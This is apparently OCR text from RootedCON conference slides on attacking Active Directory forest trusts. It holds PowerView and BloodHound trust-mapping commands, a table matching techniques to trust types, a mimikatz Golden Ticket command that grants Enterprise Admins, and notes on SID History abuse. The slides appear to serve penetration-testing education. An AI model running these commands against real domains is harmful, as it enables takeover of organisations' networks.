
PowerView

```
Get-DomainTrustMapping
```

BloodHound

```
Invoke-BloodHound -CollectionMethod Trusts -SearchForest

Invoke-BloodHound -CollectionMethod Trusts -Domain FOREIGN DOMAIN FQDN
```

TRUST MAPPING



PENTESTING

ACTIVE DIRECTORY FORESTS

Exploitation Path –
Common Attacks & Techniques

/Rooted® CON

ciyinet

EXPLOITATION PATH

- Having **Domain-Admin-level** on the current domain:


Source (attacker's location)	Target domain	Technique to use	Trust relationship
Root	Child	• Golden Ticket + Enterprise Admins group	Inter-realm (2-way)
Child	Child	• SID History exploitation	Inter-realm Parent-Child (2-way)
Child	Root	• SID History exploitation	Inter-realm Tree-Root (2-way)
Forest A	Forest B	• Printer bug + Unconstrained Delegation **?**	Intra-realm Forest or External (2-way)

- Not having Domain-Admin-level on the current domain:


Reconnaissance + Exploitation


(and always depending on type of trusts, direction and transitivity)

DA-LEVEL TECHNIQUES – ROOT TO CHILD



GOLDEN TICKET + ENTERPRISE ADMINS






```
mimikatz.exe "kerberos::golden
/domain:ROOT_DOMAIN_FQDN
/sid:ROOT_DOMAIN_SID
/krbtgt:ROOT_DOMAIN_KRBTGT_NT_HASH
/user:USERNAME
/groups:513,512,520,518,519
/ptt"
```

Included by default.
519: RID of "Enterprise Admins" group

```
PS C:\Users\ciyi\Desktop>
PS C:\Users\ciyi\Desktop>
PS C:\Users\ciyi\Desktop> _
```

DEMO

DA-LEVEL TECHNIQUES – CHILD TO ROOT OR CHILD





SID HISTORY

- Used to migrate users from one domain to another
- When a user is migrated, his old SID and all groups' SIDs he's a member of can be added to the attribute *sidHistory*
- When the user tries to access a resource, his SID and the SIDs included in the *sidHistory* attribute are checked to grant/deny access
- *sidHistory* is normally respected by domains within the forest. For external/forest trusts, they are filtered out by the "SID filtering" protection

References:
https://www.itprotoday.com/windows-78/exploiting-sidhistory-ad-attribute
https://www.harmj0y.net/blog/redteaming/the-trustpocalypse/
https://gallery.technet.microsoft.com/migrate-ad-users-to-new-2e480804/
http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/

